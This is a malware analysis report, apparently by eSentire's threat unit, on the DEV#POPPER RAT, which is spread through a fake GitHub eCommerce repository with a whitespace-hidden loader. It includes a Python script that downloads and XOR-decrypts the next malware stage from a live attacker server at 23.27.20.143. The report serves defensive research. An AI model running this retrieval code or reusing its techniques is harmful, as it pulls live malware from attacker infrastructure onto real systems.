eSentire is a leader in Controlled Autonomy SecOps, protecting thousands of organizations across 35+ industries around the world. Founded in 2001, the company’s Controlled Autonomy SecOps operating model pairs agentic AI operatives with engineered human-judgment controls, delivering expert-depth security outcomes at machine speed without ceding accountability to opaque automation.
We provide sophisticated cybersecurity solutions for Managed Security Service Providers (MSSPs), Managed Service Providers (MSPs), and Value-Added Resellers (VARs). Find out why you should partner with eSentire, the Authority in Managed Detection and Response, today.
In February 2026, eSentire's Threat Response Unit (TRU) detected DEV#POPPER, a sophisticated Remote Access Trojan (RAT), on a customer's machine in the Energy, Utilities, and Waste industry. TRU attributes this threat with high confidence to a North Korean state-sponsored APT group due to shared Tactics, Techniques, and Procedures (TTPs) across similar campaigns, such as Ransom-ISAC's blog, "Cross-Chain TxDataHiding Crypto Heist: A Very Chainful Process (Part 2)".
TRU assesses this group is primarily financially motivated, as the malware aggressively targets cryptocurrency wallets. However, targeting developers through fake GitHub repositories reveals additional objectives: supply chain compromise by stealing source code credentials, API keys, passwords, and cloud infrastructure access tokens.
This technical analysis serves two primary objectives:
Provides a comprehensive examination of DEV#POPPER architectural components.
Introduces a specialized automation tool, "DEV#STOPPER.js", developed by eSentire that enables security researchers to automate the deobfuscation process of intermediary stagers and final payloads like DEV#POPPER RAT and the loader for DEV#POPPER RAT / OmniStealer.

Initial access occurred when the victim cloned a repository from GitHub named, "ShoeVista" - a weaponized GitHub repository disguised as an eCommerce platform. Launching the frontend application triggered a hidden malicious script that progressed through several stages before leveraging multiple blockchain networks to retrieve the source code for DEV#POPPER RAT, and stagers leading to OmniStealer (a Python-based information stealer).
While TRU has found that most victims use macOS, the malware also supports Windows and Linux, underscoring the APT’s broad targeting strategy and enabling it to compromise a wider range of systems.Figure 1 – README of ShoeVista GitHub repository
Attack Chain

The attack chain begins when the victim clones the malicious repository and opens the frontend application. Doing so triggers a sequence of stagers that ultimately deploy DEV#POPPER RAT and OmniStealer. DEV#POPPER’s source code is retrieved from blockchain transaction input data, decrypted, and then executed.Figure 2 – Attack chain diagram
Initial Access

Initial access began after the victim cloned the ShoeVista GitHub repository, launched the application frontend and navigated to the frontend address in a web browser. This action launched a highly obfuscated Node.js-based backdoor in the file at "frontend/tailwind.config.js".
The last line in this file begins with a large amount of whitespace to hide highly obfuscated code.Figure 3 – Backdoor JavaScript hidden by whitespace

Removing the whitespace reveals the first stage in the attack chain - highly obfuscated JavaScript that we will refer to as Stage 1. This JavaScript is executed in a new node process as an inline expression, e.g. "node -e <JavaScript>".Figure 4 – Revealing the hidden backdoor
Stage 1 Analysis

After beautifying the code, we can see that it serves to unpack and execute another stage. It does so by calling the function "gOe" several times, which un-shuffles two strings. The first is the string 'constructor', the second, is code that serves to decrypt the next stage.
It overwrites the gOe function with the next stage decryption code and calls it to decrypt the next stage (Stage 2). The format of this stage is very similar to Stage 4 and unpacks itself using the same functionality.Figure 5 – Stage 1 JavaScript code
Stage 2 Analysis

Deobfuscating this stage reveals that it serves to send an HTTP request to 23.27.20[.]143 (ASN 149440 - Evoxt Sdn. Bhd.), decrypt the response via XOR key "ThZG+0jfXE6VAGOJ", and execute the decrypted result as code via the eval() function.
The User-Agent header value is set to, "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36" in the request. It also sets a custom header, "Sec-V" to a value previously stored in the global variable "_V". This global variable is set by the prior stage and varies between campaigns.Figure 6 – Stage 2 JavaScript code (deobfuscated)
The following python code emulates the behavior of the second stage: sending the request with specific headers and decrypting the response via XOR key "ThZG+0jfXE6VAGOJ". This code can be used to retrieve the third stage (DEV#POPPER).

import urllib.request
from itertools import cycle
def xor_data(data, key):
    return bytes(c ^ k for c, k in zip(data, cycle(key)))
url = 'http://23.27.20.143:27017/$/boot'
headers = {
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36',
    'Sec-V': '5', # Replace me with the value set in first stage
    'Connection': 'keep-alive'
}
req = urllib.request.Request(url, method="GET")
for k, v in headers.items():
    req.add_header(k, v)
with urllib.request.urlopen(req) as resp:
    encrypted = resp.read()
    with open('dump_encrypted.bin', 'wb') as f:
        f.write(encrypted)
    decrypted = xor_data(encrypted, b'ThZG+0jfXE6VAGOJ')
    with open('dump_decrypted.js', 'wb') as f:
        f.write(decrypted)
The third stage serves three primary functions: evasion in analysis environments, and to load DEV#POPPER RAT and Omni Stealer. It is around 2,000 lines of highly obfuscated JavaScript that makes use of several anti-analysis techniques to hinder reverse engineers and automated deobfuscators. Deobfuscating and cleaning up the code reveals the original code is around 400 lines. Obfuscation of this stage is identical to Stage 5 (the DEV#POPPER RAT itself).
Obfuscations
This section provides an in-depth overview of the JavaScript obfuscation techniques used by DEV#POPPER variants. Evidence indicates the threat actors likely ran their original code through Obfuscator.io, a free web-based JavaScript obfuscation service.
Strings are RC4-encrypted, base64-encoded, and stored in a shuffled array. During execution, the array is reordered and indices are stored throughout the code to serve as lookups into this array. The indices are primarily stored as property values, e.g. "a0e6.l" or numeric literals, e.g. "0x55a".Figure 7 – Encoded strings array function

The unshuffling function is seen in the figure below. It is an IIFE function (Immediately Invoked Function Expression) that takes two parameters, the encoded strings array returned by the "a0c" function, and the shuffle egg, "0x52d72" which is used to determine when the encoded strings array has been re-ordered successfully.
Each iteration of the loop compares against the egg, if it is not found, the first string of the encoded strings array is moved to the end of the array and the process repeats until the egg has been found, indicating the array has been re-ordered successfully.Figure 8 – Re-shuffle array until it's ordered correctly

The final index needed to acquire the original encoded string is obtained by subtracting the index passed to the decrypt function (a0d) from 0x151. Each string is decoded via base64 by the "g" function using the custom alphabet: abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=.Figure 9 – Decode from base64 with custom alphabet
